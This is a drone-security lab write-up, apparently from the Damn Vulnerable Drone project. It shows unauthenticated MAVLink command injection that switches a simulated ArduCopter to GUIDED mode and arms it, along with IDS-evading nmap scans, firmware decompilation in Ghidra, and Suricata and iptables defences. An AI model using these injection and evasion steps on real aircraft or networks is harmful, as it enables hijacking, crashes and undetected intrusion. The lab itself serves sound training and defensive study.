OFFENSIVE DRONE SECURITY

Damn Vulnerable Drone

MAVLink command injection, then recon and firmware reverse engineering

Roshaan Chaudhry

THREAT MODEL

The attack model: any host on the wire is trusted

THE ATTACKER

An unauthenticated host on the drone's network.

A rogue device on the Wi-Fi or RF link, or a spoofed ground station.

WHAT'S NEEDED

Network reach to the MAVLink stream.

Basic knowledge of MAVLink.

NOT needed: credentials, keys, a CVE, or a 0-day.

AT RISK

Flight mode and arm state.

Mission route, waypoints, GPS position.

The aircraft itself: crash or hijack.

MAVLink v1, and v2 without signing, never checks who sent a command, so the autopilot executes any well-formed message.

MECHANISM

How MAVLink command injection works

1. **Reach the stream** Get on the network and find the MAVLink endpoint.
2. **Learn the target** Read a HEARTBEAT for the system and component IDs.
3. **Craft a command** Build a COMMAND_LONG, e.g. MAV_CMD_DO_SET_MODE.
4. **Impersonate the GCS** Send it to the autopilot. Nothing verifies the sender.
5. **Autopilot obeys** It replies COMMAND_ACK: ACCEPTED and acts.

WHAT IT DOES

Change flight mode (STABILIZE to GUIDED).

Arm or disarm, cutting motors in flight.

Force return-to-launch or land.

Spoof GPS to steer it off course.

RC override to seize the control sticks.

PHASE 04 · DEAD END

Loopback was never where the drone was listening

kali@kali: ~

```
$ mavproxy.py --master=udp:127.0.0.1:14550
Waiting for heartbeat from 127.0.0.1:14550
... no heartbeat, link 1 down
$ ss -lunp | grep 14550
(nothing listening)
$ mavproxy.py --master=udp:10.13.0.3:14550
[Errno 99] Cannot assign requested address
```

⚠ THE SYMPTOMS

No listener on loopback, and binding a container IP fails with Errno 99.

KEY INSIGHT

UDP binds locally but sends to a target. You can't bind an IP that isn't on your host, and the telemetry never touched 127.0.0.1.

PHASE 05 · RECON

Map the Docker network to find the real addresses

kali@kali: ~

```
$ sudo docker ps --format '{{.Names}}'
flight-controller-lite
ground-control-station-lite
simulator-lite   companion-computer-lite
$ docker inspect ground-control-station\
  -lite | grep IPAddress
"IPAddress": "10.13.0.4"
# only 3000 + 8000 published to the host
```


WHAT DOCKER PS SHOWED

The stack is on the 10.13.0.0/24 bridge. Only 3000 and 8000 are published to the host, not 14550.

NEXT

The MAVLink stream lives inside the Docker network. Still no heartbeat from the host, so watch the wire.

Why the MAVLink never reached loopback



✗ `loopback 127.0.0.1:14550` received 0 packets, the drone never sent here.

The autopilot at 10.13.0.3 streams to the docker0 gateway 172.17.0.1, which lives on the host. Every loopback attempt failed because nothing was ever sent there.

PHASE 06 · BREAKTHROUGH

tcpdump ended the guessing

```
kali@kali: ~

$ sudo tcpdump -i lo udp port 14550
0 packets captured

$ sudo tcpdump -i any udp port 14550
10.13.0.3.38053 > 172.17.0.1.14550:
  UDP, length 53
10.13.0.3.38053 > 172.17.0.1.14550:
  UDP, length 52
```

GROUND TRUTH

Nothing on loopback, the earlier timeout was MAVProxy talking to itself. -i any revealed the real flow.

✓ THE REAL ENDPOINT

`10.13.0.3 -> 172.17.0.1 : 14550`

The autopilot streams to the docker0 gateway, an IP that is on the host.

PHASE 07 · LINK UP

Connected as an uninvited ground control station

kali@kali: ~

```
$ mavproxy.py \
    --master=udp:172.17.0.1:14550
Waiting for heartbeat ...
MAV> Detected vehicle 1:1 on link 0
STABILIZE> Mode STABILIZE
AP: ArduCopter V4.4.4 (865cffa5)
AP: Frame: QUAD/X
Received 1383 parameters (ftp)
Flight battery 100 percent
```

THE WINNING COMMAND

`--master=udp:172.17.0.1:14550`

Bind where the drone actually sends. Instant link.

✓ AUTOPILOT RESPONDED

ArduCopter V4.4.4, QUAD/X, 1383 parameters, battery 100%.

A full telemetry link, with no credentials, ever.

PHASE 08 · INJECTION

The drone obeyed a command it never authenticated

```
MAV> command injection
```

```
STABILIZE> mode GUIDED
Got COMMAND_ACK: DO_SET_MODE: ACCEPTED
GUIDED> Mode GUIDED

# arm + takeoff accepted too
GUIDED> arm throttle
Got COMMAND_ACK: COMPONENT_ARM_DISARM:
  ACCEPTED
```

THE VULNERABILITY

MAVLink v1, and v2 without signing, has no authentication.

Any host that can reach the stream can issue commands, and the autopilot executes them.

MITIGATION

MAVLink2 message signing.

Segment the companion / GCS network.

No unauthenticated GCS endpoints on the wire.

PHASE 09 · WHERE THIS GOES

The injection worked because nothing checked who sent it

Part 1 ended with the drone accepting DO_SET_MODE with no credentials. Two questions are left, and this is where Part 2 goes.

COULD THE RECON HAVE BEEN QUIET?

The injection needed recon first: map the hosts and ports.

That scanning is loud. Can I get the same map without tripping a sensor, and how would a defender catch me?

WHY DID THE FIRMWARE ALLOW IT?

Pull the ArduCopter binary out of its container and read it in Ghidra.

Find the missing authentication check in the actual code, the root cause of the injection.

PHASE 10 · RECON

Map the drone network without touching the sim

```
kali@kali: ~
```

```
$ ip addr show | grep 10.13
  inet 10.13.0.1/24 ... br-9e96f101980b
$ sudo nmap -sn 10.13.0.0/24 \
    --exclude 10.13.0.1,10.13.0.5
  10.13.0.3 up   10.13.0.4 up
$ sudo nmap 10.13.0.3
22/tcp   open  ssh
554/tcp  open  rtsp
3000/tcp open  ppp
```

FINDINGS

`.3` drone / companion `.4` GCS

22 SSH · 554 RTSP camera · 3000 web console

nmap mislabels 3000 as "ppp". Verify the label.

⚠ RULES OF ENGAGEMENT

Stay on 10.13.0.0/24. Exclude .1 (you) and .5.

Never scan .5, the simulator, it can crash the lab.

PHASE 11 · GOING QUIET

The fast scan is loud, so slow it down and hide it

kali@kali: ~

```
# loud: flagged instantly
$ sudo nmap -T4 -p 1-16000 10.13.0.3

# quiet:
$ sudo nmap -sS -T1 -Pn -f \
    -g 53 --scan-delay 2s -D RND:5 \
    -p 22,554,3000,5760,14550 \
    10.13.0.3
```

⚠ WHY -T4 GETS CAUGHT

Thousands of SYNs from one IP in seconds. Any IDS or rate counter flags that as a port sweep.

THE KNOBS

`-T1` slow · `-D` decoys · `-f` fragment · `-g 53` look like DNS · `-sS/-Pn` half-open

Trade-off: quiet is slow, so scope the ports you need.

PHASE 12 · TROUBLESHOOT

Where the stealth scan fights back

```
kali@kali: ~

$ nmap -D RND:5 -f 10.13.0.3
... requires root privileges. QUITTING!

$ sudo nmap -sU -p 14550 10.13.0.3
14550/udp  open|filtered  unknown

# -T1 over 1-16000 never finishes
```

⚠ WHAT WENT WRONG

Decoys and -f needed root; UDP 14550 came back only "open|filtered"; a full -T1 range never finished.

✓ THE FIX

Run nmap under sudo so it can craft raw packets; confirm UDP 14550 by sniffing with tcpdump; narrow to the known ports instead of the full range.

The default bridge has no IDS, so this evasion is technique practice. The previous phase adds a real sensor to beat.

PHASE 13 · DEFEND

Turn the quiet network into one that watches back

defender: hardening

```
# Suricata: flag a port sweep
alert tcp any any -> $HOME_NET any ( \
  flags:S; threshold: type both, \
  track by_src, count 20, seconds 5; \
  sid:1000001; )

# iptables: throttle per source
iptables -A INPUT -p tcp --syn -m recent \
  --update --seconds 5 --hitcount 20 \
  --name scan -j DROP
```

THREE MOVES

Detect: Suricata / Snort scan rules.

Throttle: iptables rate-limit.

Segment: split FC / companion / GCS.

✓ RESULT

The same -T4 sweep is now logged and dropped after 20 SYNs in 5 seconds. Only a painfully slow scan sneaks through.

PHASE 14 · FIRMWARE

Get the autopilot binary out of its container

kali@kali: ~

```
$ docker exec -it flight-controller bash
Error: No such container: flight-controller
$ docker ps --format '{{.Names}}'
flight-controller-lite ...
$ docker cp ardupilot:/.../arducopter .
Error: No such container: ardupilot
$ docker cp flight-controller-lite:\
  /home/ardupilot/.../arducopter .
Successfully copied 92MB
```

WHY

Read the same ArduCopter V4.4.4 my injection hit, this time in code, to find the missing check.

⚠ TWO DOC GOTCHAS

Wiki says flight-controller and ardupilot:. In lite mode it's flight-controller-lite; ardupilot is only the home dir in the path.

docker ps for the real names.

Triage first, then decompile

kali@kali: ~

```
$ file arducopter.bin
ELF 64-bit, x86-64, not stripped
$ strings arducopter.bin | grep -i \
    'ArduCopter V|mavlink'
ArduCopter V4.4.4 (865cffa5)
handle_command_long
MAVLink_routing
$ ghidraRun    # import, analyze
```

WHAT IT TELLS YOU

x86-64, not ARM: SITL builds for the host, not a Pixhawk.

Not stripped: symbols intact, so reversing is easy. strings gives the build and the handler names.

⚠ GHIDRA GOTCHA

Auto-analysis of a 92MB unstripped binary froze a small VM. Give it 8GB+ or raise Ghidra's MAXMEM, then let it finish.

Follow the command path to the missing check

Ghidra: handle_command_long

```
switch (cmd->command) {
  case MAV_CMD_DO_SET_MODE:
    set_mode(cmd->param2);
    // no sender check above
    ack(MAV_RESULT_ACCEPTED);
    break;
}
// no signing / auth branch anywhere
```

WHAT YOU FIND


`Search handle_command_long, set_mode, param_find.`

The handler reads the command and params, acts, then ACKs.

There is no check of who sent it. No signing branch anywhere, exactly matching MAVLink v1 and unsigned v2.

The firmware confirms the injection

PROTOCOL SIDE · REAL CAPTURE (PART 1)



mavproxy: mode GUIDED, then COMMAND_ACK: DO_SET_MODE: ACCEPTED, no credentials.

CODE SIDE · DECOMPILED (NOW)

The decompiled handler shows why:

there is no authentication branch to fail.

The accept path is the only path. Any host on the wire that frames a valid command gets it executed.

Same vulnerability, seen from two ends of the stack.

PHASE 18 · REAL FIRMWARE

A real Pixhawk image is ARM, and wrapped

kali@kali: ~

```
$ wget .../Pixhawk1/arducopter.apj
$ binwalk -e arducopter.apj
(nothing carved)

$ head -c 60 arducopter.apj
{"board_id": 9, "image_size":
 1048576, "image": "eNpt..."
```

⚠ WHAT WENT WRONG

An .apj is not a raw image. It's JSON with the firmware base64 and gzip encoded in the image field, so binwalk finds nothing.

✓ THE FIX

Decode the image field with apj_tool.py, or base64 -d piped to gunzip, to get the ARM ELF. Then reverse it the same way, now real Cortex-M firmware.

PHASE 19 · HARDENING

Raise the cost of reading your firmware

SHIP IT CLEAN

Strip symbols, release not debug builds.

No hardcoded keys, tokens, or credentials in the image.

SIGN + ENCRYPT

Signed firmware with secure boot, so a modified image won't run.

Encrypted images, so a dump isn't readable.

LOCK THE HARDWARE

On real boards, enable MCU readout protection (RDP).

Disable JTAG and SWD so the binary can't be pulled off the chip.

Honest caveat: if an attacker already has the binary, decompilation can't be fully stopped. The win is not leaking it, keeping secrets out of it, and signing so a tampered copy won't boot.

PHASE 20 · WRAP

What the lab drives home

1. Recon is where engagements get caught. Same data, quieter method: scope the ports, slow the timing, add decoys, blend the source port.

2. A network you can't see attacks on is one you can't defend. Suricata, rate-limit, and segmentation force the quiet scan to get even quieter.

3. Firmware decompile turns a black box into readable code. The arducopter ELF showed, in the handler, exactly why the injection was accepted.

4. The through-line: unauthenticated MAVLink at the protocol AND the firmware level. Fixing it means signing, segmenting, and not trusting the wire.